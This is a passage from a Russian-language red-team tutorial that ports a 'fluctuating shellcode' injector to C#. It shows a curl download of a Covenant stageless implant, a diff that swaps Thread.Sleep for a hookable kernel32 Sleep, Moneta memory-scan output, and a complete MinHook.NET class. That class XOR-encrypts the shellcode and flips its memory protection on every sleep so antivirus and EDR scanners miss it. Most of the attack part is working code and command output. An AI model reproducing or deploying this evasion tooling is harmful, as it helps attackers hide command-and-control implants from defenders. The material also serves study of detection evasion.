$ curl -sSL https://gist.github.com/S3cur3Th1sSh1t/967927eb89b81a5519df61440357f945/raw/acd6749daf0ed3bd30d66dd2d6653548461994ba/Stageless_Covenant_HTTP.cs > Stageless_Covenant_HTTP.cs
sn@kali:~$ sh on kali-vm in /tmp at [11/06 15:14]
$ cp Stageless_Covenant_HTTP.cs Stageless_Covenant_HTTP_mod.cs
sn@kali:~$ sh on kali-vm in /tmp at [11/06 15:15]
$ subl Stageless_Covenant_HTTP_mod.cs
sn@kali:~$ sh on kali-vm in /tmp at [11/06 15:15]
$ diff Stageless_Covenant_HTTP* | bat
```

	STDIN
1	14a15
2	> using System.Runtime.InteropServices;
3	277a279,281
4	> [DllImport("kernel32.dll")]
5	> static extern void Sleep(int dwMilliseconds);
6	>
7	354c358
8	< Thread.Sleep((Delay + change) * 1000);
9	---
10	> Sleep((Delay + change) * 1000);
11	430c434
12	< Thread.Sleep(3000);
13	---
14	> Sleep(3000);

Вот такой патч у меня получился, если кто-то захочет повторить:

Code:

```
14a15
> using System.Runtime.InteropServices;
277a279,281
> [DllImport("kernel32.dll")]
> static extern void Sleep(int dwMilliseconds);
>
354c358
< Thread.Sleep((Delay + change) * 1000);
---
> Sleep((Delay + change) * 1000);
430c434
< Thread.Sleep(3000);
---
> Sleep(3000);
```

Далее я залогинюсь в Covenant и создам новый темплейт.

Covenant

https://127.0.0.1:7443/template/edit/5

## Implant Template: GruntHTTPStageless

Name: GruntHTTPStageless Description: A Windows stageless implant written in C# that communicates over HTTP.

Language: CSharp CommType: HTTP ImplantDirection: Push

CompatibleListenerTypes: HTTP CompatibleDotNetVersions: Net40

StagerCode


```
1 using System;
2 using System.Net;
3 using System.Linq;
4 using System.Text;
5 using System.Text.RegularExpressions;
6 using System.IO.Pipes;
7 using System.Reflection;
8 using System.Collections.Generic;
9 using System.Security.Cryptography;
10 using System.IO;
11 using System.IO.Compression;
12 using System.Threading;
13 using System.Security.Principal;
14 using System.Security.AccessControl;
15
```

ExecutorCode


```
1
```

Edit

Теперь создаем новые Listener и Launcher в формате шелл-кода на основе добавленного темплейта.



Остается заменить sleepDll.bin путем до нового шелл-кода, и можно запускать инжектор!



Если просканировать область памяти, содержащей шелл-код, с помощью Moneta, можно видеть, что мы избавились от одного из самых показательных индикаторов заражения — исполняемой приватной памяти.

```

PS C:\Users\snowvcrash\Desktop> .\Moneta64.exe -p 9628 -m region --address 0x242CAA60000

```




```

Moneta v1.0 | Forrest Orr | 2020

FluctuateInjector.exe : 9628 : x64 : C:\Users\snowvcrash\source\repos\FluctuateInjector\bin\x64\Release\FluctuateInjector.exe : CLR v4
0x00000242CAA60000:0x00012000 | Private | RW | 0x00000000 | Thread within non-image memory region
Thread 0x00000242CAA60000 [TID 0x00003738]

... scan completed (4.265000 second duration)
PS C:\Users\snowvcrash\Desktop> .\Moneta64.exe -p 14528 -m region --address 0x2391ADD0000

```



```

Moneta v1.0 | Forrest Orr | 2020

FluctuateInjector.exe : 14528 : x64 : C:\Users\snowvcrash\source\repos\FluctuateInjector\bin\x64\Release\FluctuateInjector.exe : CLR v4
0x000002391ADD0000:0x00012000 | Private | RX | 0x00000000 | Abnormal private executable memory | Thread within non-image memory region
Thread 0x000002391ADD0000 [TID 0x0000296c]

... scan completed (5.297000 second duration)
PS C:\Users\snowvcrash\Desktop>

```

```

Windows PowerShell
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
PS C:\Users\snowvcrash\source\repos\FluctuateInjector\bin\x64\Release> .\FluctuateInjector.exe
PS C:\Users\snowvcrash\source\repos\FluctuateInjector\bin\x64\Release> .\FluctuateInjector.exe
Shellcode address is 2391ADD0000

```

И разумеется, я не мог не портировать созданный код на D/Invoke и не включить его в свой инжектор, который зачастую использую на проектах.



Демо

## БОНУС. РЕАЛИЗАЦИЯ API HOOKING С ПОМОЩЬЮ MINIHOOK.NET

В качестве бонуса оставлю здесь реализацию класса флуктуатора, которая использует MiniHook.NET. Можешь сам оценить, сильно ли уменьшился объем кода.

Code:

```

class FluctuateShellcodeMiniHook
{
    // using MinHook; // https://github.com/CCob/MinHook.NET
    delegate void Sleep(uint dwMilliseconds);
    readonly Sleep sleepOrig;
    readonly HookEngine hookEngine;
    readonly uint fluctuateWith;
    readonly IntPtr shellcodeAddress;
    readonly int shellcodeLength;
    readonly byte[] xorKey;
    public FluctuateShellcodeMiniHook(uint fluctuate, IntPtr shellcodeAddr, int shellcodeLen)
    {
        hookEngine = new HookEngine();
        sleepOrig = hookEngine.CreateHook("kernel32.dll", "Sleep", new Sleep(SleepDetour));
        fluctuateWith = fluctuate;
        shellcodeAddress = shellcodeAddr;
        shellcodeLength = shellcodeLen;
        xorKey = GenerateXorKey();
    }
    ~FluctuateShellcodeMiniHook()
    {
        hookEngine.DisableHooks();
    }
    public void EnableHook()
    {
        hookEngine.EnableHooks();
    }
    public void DisableHook()
    {
        hookEngine.DisableHooks();
    }
    void SleepDetour(uint dwMilliseconds)
    {
        ProtectMemory(fluctuateWith);
        XorMemory();
        sleepOrig(dwMilliseconds);
        XorMemory();
        ProtectMemory(DI.Data.Win32.WinNT.PAGE_EXECUTE_READ);
    }
    void ProtectMemory(uint newProtect)
    {
        if (Win32.VirtualProtect(shellcodeAddress, (uint)shellcodeLength, newProtect, out _)
            Console.WriteLine("(FluctuateShellcodeMiniHook) [DEBUG] Re-protecting at address
" + string.Format("{0:X}", shellcodeAddress.ToInt64()) + $" to {newProtect}");
        else
            throw new Exception("(FluctuateShellcodeMiniHook) [-] VirtualProtect");
    }
    void XorMemory()
    {
        byte[] data = new byte[shellcodeLength];
        Marshal.Copy(shellcodeAddress, data, 0, shellcodeLength);
    }
}

```

```
        for (var i = 0; i < data.Length; i++) data[i] ^= xorKey[i];
        Marshal.Copy(data, 0, shellcodeAddress, data.Length);
    }
    byte[] GenerateXorKey()
    {
        Random rnd = new Random();
        byte[] xorKey = new byte[shellcodeLength];
        rnd.NextBytes(xorKey);
        return xorKey;
    }
}
```

## ВЫВОДЫ

---

Мы разобрали базовые основы техники Inline API Hooking и портировали инжектор флуктуирующего шелл-кода на C# для обхода сигнатурного сканирования памяти.

Замечу, что разобранный код все еще остается «доказательством концепции» и не стоит ожидать от него волшебных возможностей обхода зрелых AV и EDR прямо «из коробки» (все же мы использовали наиболее банальную технику инжекта). Можешь обратить внимание на более продвинутые техники инжекта шелл-кода, как, например, Module Stomping или ThreadStackSpoofing, и комбинировать их с техникой флуктуирующего шелл-кода.

Автор [snovvcrash](#)

[hackers.ru/2022/06/17/shellcode-fluctuation/](https://hackers.ru/2022/06/17/shellcode-fluctuation/)